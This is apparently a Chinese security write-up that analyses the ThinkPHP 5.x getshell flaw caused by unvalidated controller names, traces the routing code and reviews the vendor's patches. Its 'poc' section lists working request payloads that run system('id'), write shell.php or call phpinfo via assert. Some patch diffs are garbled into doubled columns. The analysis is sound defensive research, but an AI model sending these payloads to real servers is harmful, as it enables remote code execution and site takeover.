Thinkphp5.x getshell 漏洞

影响版本

由于框架对控制器名没有进行足够的检测会导致在没有开启强制路由的情况下可能的getshell漏洞，受影响的版本包括5.0.23和5.1.31之前的所有版本，推荐尽快更新到最新版本。

分析


thinkphp 的一些系统变量:

```
    /* 系统变量名称设置 */
    'VAR_MODULE'            =>  'm',     // 默认模块获取变量
    'VAR_ADDON'             =>  'addon',     // 默认的插件控制器命名空间变量
    'VAR_CONTROLLER'        =>  'c',    // 默认控制器获取变量
    'VAR_ACTION'            =>  'a',    // 默认操作获取变量
    'VAR_AJAX_SUBMIT'       =>  'ajax',  // 默认的AJAX提交变量
    'VAR_JSONP_HANDLER'     =>  'callback',
    'VAR_PATHINFO'          =>  's',    // 兼容模式PATHINFO获取变量例如 ?s=/module/action/id/1 后面的参数取决于URL_PATHINFO_DEPR
    'VAR_TEMPLATE'          =>  't',    // 默认模板切换变量
    'VAR_AUTO_STRING'       =>  false,  // 输入变量是否自动强制转换为字符串 如果开启则数组变量需要手动传入变量修饰符获取变量
```

环境: thinkphp5.1.22 直接来到补丁出下断点进行调试。
thinkphp/library/think/route/dispatch/Module.php

```
    public function init()
    {
        parent::init();

        $result = $this->dispatch;

        if (is_string($result)) {
            $result = explode('/', $result);
        }

        if ($this->rule->getConfig('app_multi_module')) {
            // 多模块部署
            $module    = strip_tags(strtolower($result[0] ?: $this->rule->getConfig('default_module')));
            $bind      = $this->rule->getRouter()->getBind();
            $available = false;

            if ($bind && preg_match('/^[a-z]/is', $bind)) {
                // 绑定模块
                list($bindModule) = explode('/', $bind);
                if (empty($result[0])) {
                    $module = $bindModule;
                }
                $available = true;
            } elseif (!in_array($module, $this->rule->getConfig('deny_module_list')) && is_dir($this->app->getAppPath() . $module)) {
                $available = true;
            } elseif ($this->rule->getConfig('empty_module')) {
                $module    = $this->rule->getConfig('empty_module');
                $available = true;
            }

            // 模块初始化
            if ($module && $available) {
                // 初始化模块
                $this->request->setModule($module);
                $this->app->init($module);
            } else {
                throw new HttpException(404, 'module not exists:' . $module);
            }
        }

        // 是否自动转换控制器和操作名
        $convert = is_bool($this->convert) ? $this->convert : $this->rule->getConfig('url_convert');
        // 获取控制器名
        $controller       = strip_tags($result[1] ?: $this->rule->getConfig('default_controller'));
        $this->controller = $convert ? strtolower($controller) : $controller;

        // 获取操作名
        $this->actionName = strip_tags($result[2] ?: $this->rule->getConfig('default_action'));

        // 设置当前请求的控制器、操作
        $this->request
            ->setController(Loader::parseName($this->controller, 1))
            ->setAction($this->actionName);

        return $this;
    }
```

$this->dispatch 污染 $result , $result 污染$controller.




thinkphp/library/think/route/Dispatch.php的构造函数中 有一段$this->dispatch 变量的赋值:

```
    public function __construct(Request $request, Rule $rule, $dispatch, $param = [], $code =
null)
    {
        $this->request  = $request;
        $this->rule     = $rule;
        $this->app      = Container::get('app');
        $this->dispatch = $dispatch;
        $this->param    = $param;
        $this->code     = $code;
```

通过跟踪发现，$dispatch变量是在在thinkphp/library/think/route/dispatch/Url.php::init()函数中传入的

```
class Url extends Dispatch
{
    public function init()
    {
        // 解析默认的URL规则
        $result = $this->parseUrl($this->dispatch);

        return (new Module($this->request, $this->rule, $result))->init();
    }
```



这里用了一个parseUrl()函数将 `index|\think\template\driver\file|write?cacheFile=shell.php` 解析成数组。

这个数组就是我们最后的$this->dispatch的值了。


继续跟踪，Url::init()函数实在这一处调用的。

thinkphp/library/think/App.php::run()

```
if (empty($dispatch)) {
    // 路由检测
    $dispatch = $this->routeCheck()->init();
}
```

这里先调用了一个$this->routeCheck(),然后调用Url::init()初始化，此时的$dispatch 的值为null, 跟入当前$this->routeCheck()函数,这个是$dispatch赋值的函数。

```php
    public function routeCheck()
    {
        // 检测路由缓存
        if (!$this->appDebug && $this->config->get('route_check_cache')) {
            $routeKey = $this->getRouteCacheKey();
            $option   = $this->config->get('route_cache_option') ?: $this->cache->getConfig();

            if ($this->cache->connect($option)->has($routeKey)) {
                return $this->cache->connect($option)->get($routeKey);
            }
        }

        // 获取应用调度信息
        $path = $this->request->path();

        // 是否强制路由模式
        $must = !is_null($this->routeMust) ? $this->routeMust : $this->route-
>config('url_route_must');

        // 路由检测 返回一个Dispatch对象
        $dispatch = $this->route->check($path, $must);

        if (!empty($routeKey)) {
            try {
                $this->cache
                    ->connect($option)
                    ->tag('route_cache')
                    ->set($routeKey, $dispatch);
            } catch (\Exception $e) {
                // 存在闭包的时候缓存无效
            }
        }

        return $dispatch;
    }
```



1. 通过$request->path 获取url path 路径 `index/\think\template\driver\file|write?cacheFile=shell.php`
2. 检测是否开启强制路由
3. 调用Route.php::check()函数获取$dispatch的内容。

跟入: thinkphp/library/think/Route.php::check()

```
    public function check($url, $must = false)
    {
        // 自动检测域名路由
        $domain = $this->checkDomain();
        $url    = str_replace($this->config['pathinfo_depr'], '|', $url);

        $completeMatch = $this->config['route_complete_match'];

        $result = $domain->check($this->request, $url, $completeMatch);

        if (false === $result && !empty($this->cross)) {
            // 检测跨域路由
            $result = $this->cross->check($this->request, $url, $completeMatch);
        }

        if (false !== $result) {
            // 路由匹配
            return $result;
        } elseif ($must) {
            // 强制路由不匹配则抛出异常
            throw new RouteNotFoundException();
        }

        // 默认路由解析
        return new UrlDispatch($this->request, $this->group, $url, [
            'auto_search' => $this->autoSearchController,
        ]);
    }
```

这里有一个很关键的替换操作:

```
$url    = str_replace($this->config['pathinfo_depr'], '|', $url);
```

将pathinfo_depr path分隔线替换成|, 在thp5下默认 `pathinfo_depr` 变量的值为 `/`

于是我们的$url 从 `index/\think\template\driver\file|write?cacheFile=shell.php` 变成了 `index|\think\template\driver\file|write?cacheFile=shell.php`

并且返回一个UrlDispatch对象

```
class Url extends Dispatch
{
    public function init()
    {
        // 解析默认的URL规则
        $result = $this->parseUrl($this->dispatch);

        return (new Module($this->request, $this->rule, $result))->init();
    }
```

调用parseUrl()对$this->dispatch解析后就会进入到Module.php 了。

poc

poc: `index.php?s=index/\think\template\driver\file|write?cacheFile=shell.php`

`index.php?s=index/\think\app|invokefunction&function=var_dump&vars[]=test`

`index.php?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id`

> 5.0.x window 下会对大小写敏感导致会有一些问题，被坑过。

兼容多平台的payload

综上，由于Windows的原因，所以有一些payload在windows的主机上是不可以利用的。那么哪些payload是可以兼容多个平台呢？由于windows自动加载类加载不到想要的类文件，所以能够下手的就是在框架加载的时候已经加载的类。

5.0 的有：

```
think\Route
think\Config
think\Error
think\App
think\Request
think\Hook
think\Env
think\Lang
think\Log
think\Loader
```

再think\Request和think\App 下面找到两个跨平台的payload:

```
index.php?s=index/think\request/input?data[]=phpinfo()&filter=assert

index.php?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1]
[]=id
```

\think\app/invokefunction

补丁分析

5.1.31: https://github.com/top-think/framework/commit/802f284bec821a608e7543d91126abc5901b2815

library/think/route/dispatch/Module.php

```
        $convert = is_bool($this->convert) ? $this->convert : $this->rule->getConfig('url_convert');
        // 获取控制器名            // 获取控制器名
        $controller       = strip_tags($result[1] ?: $this->rule->getConfig('default_controller'));
$controller = strip_tags($result[1] ?: $this->rule->getConfig('default_controller'));
        if (!preg_match('/^[A-Za-z](\w)*$/', $controller)) {
            throw new HttpException(404, 'controller not exists:' . $controller);
        }
        $this->controller = $convert ? strtolower($controller) : $controller;           $this->controller = $convert ? strtolower($controller) : $controller;
```

第二次修复(官方有修改了一次补丁)

去掉了之前再Module.php 中的修复，再 `library/think/route/dispatch/Url.php` 中添加正则。

```
$controller = !empty($path) ? array_shift($path) : null;
}           }
 if (!preg_match('/^[A-Za-z](\w|\.)*$/', $controller)) {
    throw new HttpException(404, 'controller not exists:' . $controller);
}
 // 解析操作         // 解析操作
$action = !empty($path) ? array_shift($path) : null;            $action = !empty($path) ?
array_shift($path) : null;
```

相比之前的补丁，只是该了一个位置，再url.php中对解析出来的$controller进行正则匹配。

另外还多了一个 . 字符的可以用。

thinkphp 的模板是think.template.driver.file这样来调用File.php 类的。

但因为没有 \ 的缘故，只能再相对路径，没法跳出来。

总结

为什么thinkphp3.x 版本没有受影响了，这里看了一下thinkphp 的pathinfo 解析过程:
ThinkPHP/Library/Think/App.class.php::exec()

其实thinkphp3 对controller 做了基于正则的controller 匹配，只是再迭代的过程中将这一步给去掉了。

```
if(!$module) {
    if('4e5e5d7364f443e28fbf0d3ae744a59a' == CONTROLLER_NAME) {
        header("Content-type:image/png");
        exit(base64_decode(App::logo()));
    }

    // 是否定义Empty控制器
    $module = A('Empty');
    if(!$module){
        E(L('_CONTROLLER_NOT_EXIST_').':'.CONTROLLER_NAME);
    }
}
```

如果$controller 不通过正则，$module就会为false,报错CONTROLLER_NOT_EXIST 不存在。